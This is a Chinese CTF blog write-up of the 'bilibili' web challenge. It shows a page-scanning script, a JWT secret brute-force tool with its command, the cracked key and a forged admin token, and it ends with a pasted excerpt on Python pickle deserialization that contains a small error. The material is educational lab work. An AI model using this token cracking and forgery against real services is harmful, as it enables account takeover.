攻防世界 web高手进阶区 9分题 bilibili

原创

思源湖的鱼 于 2020-10-16 19:19:40 发布 401 收藏 7

分类专栏： ctf 文章标签： jwt 网络安全 ctf 攻防世界 web

本文链接：https://blog.csdn.net/weixin_44604541/article/details/108921381

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言

继续ctf的旅程

开始攻防世界web高手进阶区的9分题


本文是bilibili的writeup

解题过程

进来界面


这尼玛出题人是黑还是粉啊
笑死
看题目意思是买lv6

惯例源码+御剑
没发现什么东西
那就老老实实注册登录



然后去找lv6
试着翻了几页
没有页数也没有找到lv6
有点担心他页数巨多


就尝试写脚本
先看源码




发现页数和lv的表示

那就写个python3脚本


```
from urllib import request
url="http://220.249.52.133:47108/shop?page="
for i in range(1,501):
    r = request.urlopen(url+str(i))
    if "lv6.png" in r.read().decode('utf-8'):
        print(i)
        break
    else:
        print("lv6 is not in page "+str(i))
```



找到lv6在181页




这个离谱的价格
估摸着是要抓包修改东西了



在结算页面抓包时
发现金额和折扣
尝试修改

修改金额失败
修改折扣则返回302



访问`/b1g_m4mber`看看


得想办法获取admin

前面抓包里

cookie里有JWT


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QifQ.l0qG4XbJbemqJXsaITaT8g78fkJ-boRvU2H7H1CY644
```

拿去解一下



似乎没有什么限制

那就尝试修改username为admin



得到新的JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.qI9mpZKBIB3Z009gZnezZ563C8B397jYjAZpoTmLTAc
```

再发送

> 500: Internal Server Error

失败。。

那估摸着是有什么密钥了
找了找github上的脚本

```
import jwt
import json
from optparse import OptionParser


def runblasting(path,jwt_str,alg):
    if alg == "none":
        alg = "HS256"
    with open(path,encoding='utf-8') as f:
        for line in f:
            key_ = line.strip()
            try:
                jwt.decode(jwt_str,verify=True,key=key_,algorithm=alg)
                print('found key! --> ' +  key_)
                break
            except(jwt.exceptions.ExpiredSignatureError, jwt.exceptions.InvalidAudienceError, jwt.exceptions.Inv
alidIssuedAtError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.ImmatureSignatureError):
                print('found key! --> ' +  key_)
                break
            except(jwt.exceptions.InvalidSignatureError):
                continue
        else:
            print("key not found!")

def generatejwt(dictstring,key='',alg='none'):
    jsstr = json.loads(dictstring)
    return jwt.encode(jsstr, key=key, algorithm=alg).decode('utf-8')

if __name__ == "__main__":
    parser = OptionParser()
    parser.add_option("-m", "--mode", action="store", dest="mode", default='',type="string",help="Mode has gener
ate disable encryption and blasting encryption key [generate/blasting]")
    parser.add_option("-s", "--string", action="store", dest="jwtstring", default='',type="string",help="Input y
our JWT string")
    parser.add_option("-a", "--algorithm", action="store", dest="algorithm", default='none',type="string",help="
Input JWT algorithm default:NONE")
    parser.add_option("--kf", "--key-file", action="store", dest="keyfile", type="string", default=False, help="
Input your Verify Key File")
    (options, args) = parser.parse_args()
    if options.mode == "generate":
        print(generatejwt(options.jwtstring,alg=options.algorithm))
        exit()
    if options.mode == "blasting":
        runblasting(options.keyfile,options.jwtstring,options.algorithm)
        exit()
    else:
        print(
        '''
      _____  ____      ____  _________    ______  _______          _       ______  ___  ____
     |_   _||_  _|    |_  _||  _   _  | .' ___  ||_   __ \        / \     .' ___  ||_  ||_  _|
       | |    \ \  /\  / /  |_/ | | \_|/ .'   \_|  | |__) |      / _ \   / .'   \_|  | |_/ /
   _   | |     \ \/  \/ /       | |    | |         |  __ /      / ___ \  | |         |  __'.
  | |__' |      \  /\  /       _| |_   \ `.___.'\ _| |  \ \_  _/ /   \ \_\ `.___.'\ _| |  \ \_
  `.____.'       \/  \/       |_____|   `.____ .'|____| |___||____| |____|`.____ .'|____||____|
                                                                                  By:Ch1ng
        '''
        )
        print(parser.format_help())
```


爆破

```
python jwtcrack.py -m blasting -s eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QifQ.l0qG4XbJbemqJXsaITaT8g78fkJ-boRvU2H7H1CY644 --kf text.txt
```

test.txt 是准备的弱密码脚本

得到密钥 `1Kun`
这。。。。
真就ikun呗


制造JWT



得到JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.40on__HQ8B2-wM1ZSwax3ivRK4j54jlaXv-1JjQynjo
```

发送




成功进入

源码里有发现

把压缩文件下下来

获得源码
代码审计
在Admin.py里发现点东西



`pickle.loads` 相当于python中的反序列化

3 反序列化操作

3.1 反序列化方法pickle.load()

序列化的方法为 pickle.load()，该方法的相关参数如下：

```
pickle.load(file, *,fix_imports=True, encoding="ASCII". errors="strict")
```

该方法实现的是将序列化的对象从文件file中读取出来。它的功能等同于 Unpickler(file).load()。

关于参数file，有一点需要注意，必须是以二进制的形式进行操作（读取）。

参考前文的案例如下：

```
import picklewith open('svm_model_iris.pkl', 'rb') as f:
 model = pickle.load(f)
```

file为'`svm_model_iris.pkl`'，并且以二进制的形式（'rb'）读取。

读取的时候，参数protocol是自动选择的，load()方法中没有这个参数。

3.2 反序列化方法pickle.loads()

pickle.loads()方法的参数如下：

```
pickle.loads(bytes_object, *,fix_imports=True, encoding="ASCII". errors="strict")
```

`pickle.loads()`方法跟pickle.load()方法的区别在于，`pickle.loads()`方法是直接从bytes对象中读取序列化的信息，而非从文件中读取。

